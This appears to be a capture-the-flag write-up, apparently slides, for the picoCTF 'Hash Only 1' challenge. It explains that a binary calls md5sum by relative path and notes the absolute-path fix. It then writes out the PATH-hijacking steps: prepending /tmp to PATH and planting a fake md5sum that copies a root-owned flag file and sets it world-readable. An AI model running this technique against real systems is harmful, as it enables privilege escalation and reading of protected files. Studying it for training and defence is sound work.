


# Hash Only 1 – Relative File Paths

```
0x55b367cc83a0      488d35990c  
"/bin/bash -c 'md5sum /root/flag.txt'"  
0x55b367cc83a7      4889c7
```

Upon inspection of the `flaghasher` binary, we see that it is referencing the `md5sum` command without an absolute file path

# Hash Only 1 – Relative File Paths

A terminal window with a dark background. The prompt is a green L-shaped cursor followed by a blue dollar sign. The command 'which md5sum' is entered in blue. The output '/usr/bin/md5sum' is displayed in white.

```
L$ which md5sum  
/usr/bin/md5sum
```

A more secure way to use the md5sum command would be to use the command's absolute file path, which would be `/usr/bin/md5sum`

# Hash Only 1 – Path Hijacking

```
export PATH=/tmp:$PATH
```

```
ctf-player@pico-chall$ echo $PATH  
/tmp:/usr/local/sbin:/usr/local/bin
```

Since the binary doesn't reference md5sum with an absolute filepath, we can add a user-controlled directory to the PATH where the system looks for commands

# Hash Only 1 – Path Hijacking

```
echo 'cat /root/flag.txt > /tmp/flag.txt &&  
chmod 777 /tmp/flag.txt' > /tmp/md5sum
```

And then create a malicious md5sum file in that directory